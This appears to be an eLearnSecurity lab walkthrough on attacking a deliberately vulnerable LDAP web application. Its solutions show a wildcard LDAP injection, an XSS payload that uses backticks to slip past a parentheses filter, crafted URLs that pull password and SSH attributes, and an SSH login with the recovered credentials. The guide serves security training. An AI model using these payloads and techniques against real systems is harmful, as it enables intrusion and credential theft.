HERA LAB

ATTACKING LDAP

eLearn Security
AN INE COMPANY

eLearnSecurity has been chosen by students in 140 countries in the world
and by leading organizations such as:

hp Microsoft intel cisco AT&T verizon U.S. AIR FORCE pwc gemalto security to be free

1. Scenario

In this lab you are facing a web application that allows you to browse an unknown datastore. You know that it is an LDAP-based web interface. Try to explore it in order to find interesting information that can lead to takeover of the target host. The application is based on the vuLnDAP project available here:

https://github.com/digininja/vuLnDAP

2. Goals

- Explore LDAP and find hidden information
- Find an XSS vulnerability in the application

3. What you will learn

- Attacking web LDAP implementations
- Performing LDAP injections

4. Recommended tools

- BurpSuite
- Browser

5. Network Configuration

The target application can be found at **http://172.16.64.233:9090**

6. Tasks

Task 1. Find proof of a LDAP injection vulnerability

Explore the application and discover a LDAP Injection vulnerability.

Task 2. Find an XSS vulnerability

While browsing the LDAP-powered web site, an XSS vulnerability should not escape your attention!

Task 3. Find hidden data

Find data in the LDAP implementation that could lead to compromising the underlying host.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.


TASK 1. FIND PROOF OF A LDAP INJECTION VULNERABILITY

If you first navigate into the application, you can follow the links until you reach a page without more urls.

Finally, if you supply a wildcard (*) as the value of the objectClass parameter, you will be presented with all the objects listed in the web page which indicates possible LDAP injection.


TASK 2. FIND AN XSS VULNERABILITY

If you try to play with the objectClass parameter, you will notice that it allows for HTML injection. However, if you try to execute, for example, alert(2), you will face an error which indicates that parentheses are not accepted.




Thus, in order to produce a proof of concept of a reflected XSS vulnerability, you can use backticks, as follows.

```
objectClass=<script>confirm`1`</script>
```




TASK 3. FIND HIDDEN DATA

Back to the wildcard revealing more data, we will navigate to bnm who is described as “ssh user”



Now, when holding the mouse over the “Back” button inside the bnm’s screen, we can observe that it leads into a different page.

If you now start to google for posixAccount, you will figure out that it is a standard LDAP structure used to describe user account information.



For example, various container names used in PosixAccount can be found on the page below.

https://www.tldp.org/HOWTO/archived/LDAP-Implementation-HOWTO/schemas.html

We can now try adding the value names from the resource above to the description parameter. These values are: description,cn,uidNumber,gidNumber,homedirectory,userpassword,sshPublicKey, so the URL will look like the below.

```
http://172.16.64.233:9090/item?cn=bnm&disp=description,cn,uidNumber,gidNumber
,homedirectory,userpassword,sshPublicKey
```

We are supplying such a URL in an attempt to guess as many object names as possible, so that we eventually discover some sensitive data not linked to the LDAP application with standard links and urls.

We can also compare the view with information about the “nobody” account, as follows.

```
http://172.16.64.233:9090/item?cn=nobody&disp=description,cn,uidNumber,gidNumber,homedirectory,userpassword,sshPublicKey
```

While in “nobody” there is “nologin” under sshPublicKey, in “bnm” there is a “bnm” string. This is not a valid ssh public key, but maybe it is a valid password. Let’s try to log in to ssh as bnm is described as “sshuser”.

```
root@0xluk3:~# ssh bnm@172.16.64.233
bnm@172.16.64.233's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Thu Jan  9 01:37:44 2020 from 172.16.64.3
bnm@bnm:~$
```

Indeed, it was possible to log in into ssh using the **bnm** username and the **bnm** password**.**